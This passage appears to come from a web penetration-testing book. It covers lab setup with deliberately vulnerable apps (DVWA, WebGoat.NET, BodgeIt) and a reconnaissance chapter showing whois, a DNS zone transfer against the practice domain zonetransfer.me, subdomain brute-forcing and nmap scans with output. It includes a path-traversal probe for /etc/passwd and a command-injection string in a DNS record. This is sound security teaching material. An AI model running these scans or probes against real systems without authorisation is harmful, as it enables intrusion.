 phantomjs php-ldap php7.1-common php7.1-mcrypt php7.2-ldap python-easyprocess
 python-fuzzywuzzy python-halberd python-pyvirtualdisplay python-qt4reactor python-rsa
 python-selenium slowhttpstest vega webhandler xvfb
Suggested packages:
 libclass-dbi-pg-perl libclass-dbi-sqlite-perl libclass-dbi-loader-perl libmcrypt-dev
 mcrypt libjson-perl libtext-soundex-perl | perl libbareword-filehandles-perl
 libindirect-perl libmultidimensional-perl firefoxdriver
The following NEW packages will be installed:
 arachni cookie-cadger eyewitness firefoxdriver http-tunnel httpprint kali-linux-web
 libclass-accessor-perl libclass-data-inheritable-perl libclass-dbi-abstractsearch-perl
 libclass-dbi-mysql-perl libclass-dbi-perl libclass-method-modifiers-perl
 libclass-trigger-perl libclass-xsaccessor-perl libclone-choose-perl libclone-perl
 libconvert-asn1-perl libcrypt-mcrypt-perl libcrypt-openssl-bignum-perl
 libcrypt-openssl-rsa-perl libdbix-contextualfetch-perl libegl1-mesa libgssapi-perl
```


















```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.10 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:fe32:56ba prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:32:56:ba txqueuelen 1000 (Ethernet)
    RX packets 35 bytes 6818 (6.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20 bytes 2552 (2.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 16 bytes 960 (960.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16 bytes 960 (960.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```





```
root@kali:~# ping 192.168.56.11
PING 192.168.56.11 (192.168.56.11) 56(84) bytes of data.
64 bytes from 192.168.56.11: icmp_seq=1 ttl=64 time=0.383 ms
64 bytes from 192.168.56.11: icmp_seq=2 ttl=64 time=0.353 ms
64 bytes from 192.168.56.11: icmp_seq=3 ttl=64 time=0.359 ms
64 bytes from 192.168.56.11: icmp_seq=4 ttl=64 time=0.309 ms
64 bytes from 192.168.56.11: icmp_seq=5 ttl=64 time=0.299 ms
64 bytes from 192.168.56.11: icmp_seq=6 ttl=64 time=0.317 ms
^C
--- 192.168.56.11 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5128ms
rtt min/avg/max/mdev = 0.299/0.336/0.383/0.036 ms
```



The screenshot shows a Mozilla Firefox browser window with the title "owaspbwa OWASP Broken Web Applications - Mozilla Firefox". The address bar contains "192.168.56.10". The page content includes the OWASP logo, the heading "owaspbwa", and the sub-heading "OWASP Broken Web Applications Project". Below this, it states "Version 1.2". A paragraph of text explains that this is the VM for the OWASP Broken Web Applications project, containing many vulnerable web applications. It provides links to the "User Guide" and "Home Page". Another paragraph mentions that details about known vulnerabilities can be found at [https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=\\_severity+asc](https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc). A yellow warning box with an exclamation mark icon contains the text: "!!! This VM has many serious security issues. We strongly recommend that you run it only on the 'host only' or 'NAT' network in the virtual machine settings !!!". At the bottom, there is a section titled "TRAINING APPLICATIONS" with two links: "+ OWASP WebGoat" and "+ OWASP WebGoat.NET".



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

## Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

### WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

### Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

### General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

The screenshot shows a web browser window with the address bar displaying `192.168.56.10/webgoat.net/Default.aspx`. The page title is "Welcome to WebGoat.NET". The main header features the "OWASP WEBGOAT.NET" logo and navigation links for "Rebuild Database" and "Login". A left sidebar contains a menu with items such as "Getting Started with WebGoat.NET", "Welcome", "Web Proxy Test", "Testing Database", "WebGoat Coins Customer Portal", "Injection Attacks", "Cross Site Scripting (XSS)", "Authentication Issues", "Testing and Debugging", "Encryption", and ".NET Exploits". The main content area displays "WELCOME TO WEBGOAT.NET" with a "Lesson Instructions" button. Below this, a message states: "WebGoat.NET is a purposefully insecure web application - use it to learn and understand about bad coding practices in .NET. Each Module on the left side illustrates a common web vulnerability. WebGoat.NET was designed to be used in live training and/or e-learning environments." A second message says: "You appear to be connected to a valid MySql provider. If you want to reconfigure or rebuild the database, click on the button below!" with a "Set Up Database!" button.

192.168.56.10/bodgelt/ Search

# The Bodgelt Store

We bodge it, so you dont have to! Guest user

[Home](#)   [About Us](#)   [Contact Us](#)   [Login](#)   [Your Basket](#)   [Search](#)

[Doodahs](#)  
[Gizmos](#)  
[Thingamajigs](#)  
[Thingies](#)  
[Whatchamacallits](#)  
[Whatsits](#)  
[Widgets](#)

### Our Best Deals!

Product	Type	Price
<a href="#">Thingie 4</a>	Thingies	\$3.50
<a href="#">Whatsit taste like</a>	Whatsits	\$3.96
<a href="#">TGJ EFF</a>	Thingamajigs	\$3.00
<a href="#">Whatnot</a>	Whatchamacallits	\$2.68
<a href="#">Basic Widget</a>	Widgets	\$1.20
<a href="#">GZ FZ8</a>	Gizmos	\$1.00
<a href="#">Doo dah day</a>	Doodahs	\$6.50
<a href="#">Thingie 4</a>	Thingies	\$3.50
<a href="#">GZ FZ8</a>	Gizmos	\$1.00
<a href="#">Thingie 2</a>	Thingies	\$3.20

---

## Chapter 2: Reconnaissance

```
root@kali:~# whois zonetransfer.me
Domain Name: ZONETRANSFER.ME
Registry Domain ID: D108500000003513097-AGRS
Registrar WHOIS Server:
Registrar URL: http://www.meshdigital.com
Updated Date: 2017-12-20T10:20:27Z
Creation Date: 2011-12-27T15:34:08Z
Registry Expiry Date: 2019-12-27T15:34:08Z
Registrar Registration Expiration Date:
Registrar: Mesh Digital Limited
Registrar IANA ID: 1390
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Reseller:
Domain Status: ok https://icann.org/epp#ok
Registry Registrant ID: C3093427-AGRS
Registrant Name: Robin Wood
Registrant Organization: DigiNinja
Registrant Street: 1 The Internet
Registrant City: Tube City
Registrant State/Province: Routerville
Registrant Postal Code: DN1 4JA
Registrant Country: GB
Registrant Phone: +44.1234567890
Registrant Phone Ext:
```

---

```
root@kali:~# dig ns zonetransfer.me

;<<> DiG 9.11.3-1-Debian <<> ns zonetransfer.me
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 2280
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags;; udp: 1536
;; QUESTION SECTION:
;zonetransfer.me.          IN      NS

;; ANSWER SECTION:
zonetransfer.me.         3593    IN      NS      nsztml.digi.ninja.
zonetransfer.me.         3593    IN      NS      nsztml2.digi.ninja.

;; Query time: 34 msec
;; SERVER: 10.0.2.3#53(10.0.2.3)
;; WHEN: Wed Apr 18 08:39:53 CDT 2018
;; MSG SIZE rcvd: 96
```

```

root@kali:~# dig axfr @nsztml.digi.ninja zonetransfer.me

; <<>> DiG 9.11.3-1-Debian <<>> axfr @nsztml.digi.ninja zonetransfer.me
; (1 server found)
;; global options: +cmd
zonetransfer.me.      7200   IN      SOA     nsztml.digi.ninja. robin.digi.ninja. 2017042001
zonetransfer.me.      300    IN      HINFO   "Casio fx-700G" "Windows XP"
zonetransfer.me.      301    IN      TXT     "google-site-verification=tyP28J7JAUHA9fw2sHXMgc
zonetransfer.me.      7200   IN      MX      0 ASPMX.L.GOOGLE.COM.
zonetransfer.me.      7200   IN      MX      10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.      7200   IN      MX      10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.      7200   IN      MX      20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.      7200   IN      MX      20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.      7200   IN      MX      20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.      7200   IN      MX      20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.      7200   IN      A       5.196.105.14
zonetransfer.me.      7200   IN      NS      nsztml.digi.ninja.
zonetransfer.me.      7200   IN      NS      nsztml.digi.ninja.
_sip._tcp.zonetransfer.me. 14000  IN      SRV     0 0 5060 www.zonetransfer.me.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200  IN      PTR     www.zonetransfer.me.
asfdbauthdns.zonetransfer.me. 7900  IN      AFSDB   1 asfdbbox.zonetransfer.me.
asfdbbox.zonetransfer.me. 7200  IN      A       127.0.0.1
asfdbvolume.zonetransfer.me. 7800  IN      AFSDB   1 asfdbbox.zonetransfer.me.
canberra-office.zonetransfer.me. 7200  IN      A       202.14.81.230
cmdexec.zonetransfer.me. 300    IN      TXT     ";" ls"
contact.zonetransfer.me. 2592000 IN     TXT     "Remember to call or email Pippa on +44 123 4567
hen making DNS changes"
dc-office.zonetransfer.me. 7200  IN      A       143.228.181.132
deadbeef.zonetransfer.me. 7201  IN      AAAA    dead:beaf::
dr.zonetransfer.me.    300    IN      LOC     53 20 56.558 N 1 38 33.526 W 0.00m 1m 10000m 10m

```

```
[+] Emails found:
```

```

-----
pippa@zonetransfer.me
pixel-1524056478254598-web-@zonetransfer.me
pixel-1524056481348335-web-@zonetransfer.me
service@zonetransfer.me

```

```
[+] Hosts found in search engines:
```

```

-----
[-] Resolving hostnames IPs...
207.46.197.32:owa.zonetransfer.me
54.230.244.31:staging.zonetransfer.me
174.36.59.154:vpn.zonetransfer.me
217.147.177.157:www.zonetransfer.me

```

```
[+] Virtual hosts:
```

```
=====
```

## Network

Site	<a href="http://www.zonetransfer.me">http://www.zonetransfer.me</a>	Netblock Owner	unknown
Domain	<a href="http://zonetransfer.me">zonetransfer.me</a>	Nameserver	nsztm1.digi.ninja
IP address	217.147.177.157	DNS admin	robin@digi.ninja
IPv6 address	Not Present	Reverse DNS	unknown
Domain registrar	nic.me	Nameserver organisation	whois.unitedtd.com
Organisation	DigiNinja, 1 The Internet, Tube City, DN1 4JA, GB	Hosting company	unknown
Top Level Domain	Montenegro (.me)	DNS Security Extensions	unknown
Hosting country	 US		

## Hosting History

Netblock owner	IP address	OS	Web server	Last seen	<a href="#">Refresh</a>
<a href="#">Serversure Network Infrastructure</a>	217.147.177.157	Linux	Apache	11-Apr-2016	
<a href="#">Serversure Servers</a>	217.147.180.162	Linux	Apache	9-Feb-2015	





www.zonetransfer.me|



Is the Wayback Machine useful to you? Then keep it growing. Your gift matched today! **DONATE**

Saved **8 times** between [January 13, 2014](#) and [October 13, 2016](#).

[Summary of zonetransfer.me](#) · [Site Map of zonetransfer.me](#)



```

[recon-ng][default] > use recon/domains-hosts/brute_hosts
[recon-ng][default][brute_hosts] > show options

  Name      Current Value      Required
  -----
SOURCE      default            yes
WORDLIST    /usr/share/recon-ng/data/hostnames.txt  yes

[recon-ng][default][brute_hosts] > set source zonetransfer.me
SOURCE => zonetransfer.me
[recon-ng][default][brute_hosts] > run

-----
ZONETRANSFER.ME
-----

[*] No Wildcard DNS entry found.
[*] 11.zonetransfer.me => No record found.
[*] 1.zonetransfer.me => No record found.
[*] 01.zonetransfer.me => No record found.
[*] 0.zonetransfer.me => No record found.
[*] 10.zonetransfer.me => No record found.
[*] 13.zonetransfer.me => No record found.
[*] 14.zonetransfer.me => No record found.
[*] 03.zonetransfer.me => No record found.
[*] 12.zonetransfer.me => No record found.
[*] 02.zonetransfer.me => No record found.
[*] 15.zonetransfer.me => No record found.
[*] 3.zonetransfer.me => No record found.
[*] 18.zonetransfer.me => No record found.

```

```
[recon-ng][default][brute_hosts] > show hosts
```

rowid	host	ip_address	region	country	latitude	longitude	module
1	email.zonetransfer.me	74.125.206.26					brute_hosts
2	home.zonetransfer.me	127.0.0.1					brute_hosts
3	office.zonetransfer.me	4.23.39.254					brute_hosts
4	owa.zonetransfer.me	207.46.197.32					brute_hosts
5	www.sydneyoperahouse.com						brute_hosts
6	staging.zonetransfer.me						brute_hosts
7	d3gdbrxsb9xhmf.cloudfront.net						brute_hosts
8	staging.zonetransfer.me	54.230.244.168					brute_hosts
9	staging.zonetransfer.me	54.230.244.76					brute_hosts
10	staging.zonetransfer.me	54.230.244.195					brute_hosts
11	staging.zonetransfer.me	54.230.244.91					brute_hosts
12	staging.zonetransfer.me	54.230.244.187					brute_hosts
13	staging.zonetransfer.me	54.230.244.164					brute_hosts
14	staging.zonetransfer.me	54.230.244.31					brute_hosts
15	staging.zonetransfer.me	54.230.244.59					brute_hosts
16	vpn.zonetransfer.me	174.36.59.154					brute_hosts
17	www.zonetransfer.me	217.147.177.157					brute_hosts

```
[*] 17 rows returned
```

```
root@kali:~# nmap -sn 192.168.56.11
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-24 09:31 CDT
Nmap scan report for 192.168.56.11
Host is up (0.000074s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

```
root@kali:~# nmap 192.168.56.11
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-24 09:31 CDT
Nmap scan report for 192.168.56.11
Host is up (0.00025s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
143/tcp   open  imap
443/tcp   open  https
445/tcp   open  microsoft-ds
5001/tcp  open  complex-link
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

```

root@kali:~# nmap -sV -O 192.168.56.11
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-28 15:43 CDT
Nmap scan report for 192.168.56.11
Host is up (0.00038s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http        Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-
.14 OpenSSL...)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap        Courier Imapd (released 2008)
443/tcp   open  ssl/http    Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-
.14 OpenSSL...)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp  open  java-rmi    Java RMI
8080/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp  open  http        Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the following
:
SF-Port5001-TCP:V=7.70%E=7%D=4/28%T=5AE4DCFF%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4," \xac\xed\0\x05");
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=4/28%T=22%CT=1%CU=34667%PV=Y%DS=2%DC=I%G=Y%TM=5AE4DD0
OS:F%P=x86_64-pc-linux-gnu)SEQ(SP=11%GCD=FA00%ISR=9C%TI=I%CI=I%II=I%SS=S%TS
OS:=U)OPS(O1=M5B4%O2=M5B4%O3=M5B4%O4=M5B4%O5=M5B4%O6=M5B4)WIN(W1=FFFF%W2=FF
OS:FF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)ECN(R=Y%DF=N%T=41%W=FFFF%O=M5B4%CC=N%
OS:Q=)T1(R=Y%DF=N%T=41%S=0%A=S+F=AS%RD=0%Q=)T2(R=Y%DF=N%T=100%W=0%S=Z%A=S%
OS:F=AR%O=%RD=0%Q=)T3(R=Y%DF=N%T=100%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T4(R=Y%DF
OS:=N%T=100%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=N%T=100%W=0%S=Z%A=S+%F=AR%
OS:O=%RD=0%Q=)T6(R=Y%DF=N%T=100%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=N%T=10
OS:0%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=3A%IPL=164%UN=0%RIPL=G%RID=G
OS:%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=S%T=2F%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

```

root@kali:~# nmap -sT -sV -p80,443,8080,8081 --script http-waf-detect 192.168.56.11
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-24 09:41 CDT
Nmap scan report for 192.168.56.11
Host is up (0.00049s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1)
|_ http-server-header: Apache/2.2.14 (Ubuntu)
443/tcp   open  ssl/http Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1)
|_ http-server-header: Apache/2.2.14 (Ubuntu)
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
|_ http-server-header: Apache-Coyote/1.1
8081/tcp  open  http    Jetty 6.1.25
|_ http-server-header: Jetty(6.1.25)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 12.76 seconds

```

```

root@kali:~# nmap -sT -sV -p 443 --script http-waf-detect www.example.com
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-18 08:48 CDT
Nmap scan report for www.example.com (172.26.255.255 )
Host is up (0.0040s latency).
rDNS record for 172.26.255.255 : a172.26.255.255.deploy.static.akamaitechnologies.com


PORT      STATE SERVICE VERSION
443/tcp   open  ssl/http AkamaiGHost (Akamai's HTTP Acceleration/Mirror service)
|_ http-server-header: AkamaiGHost Server
|_ http-waf-detect: IDS/IPS/WAF detected:
|_ www.example.com:443/?p4yl04d=../../../../../../../../../../../../../../../../etc/passwd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 17.97 seconds

```

---

```
root@kali:~# wafw00f https://www.example.com
```



```
WAFW00F - Web Application Firewall Detection Tool
```

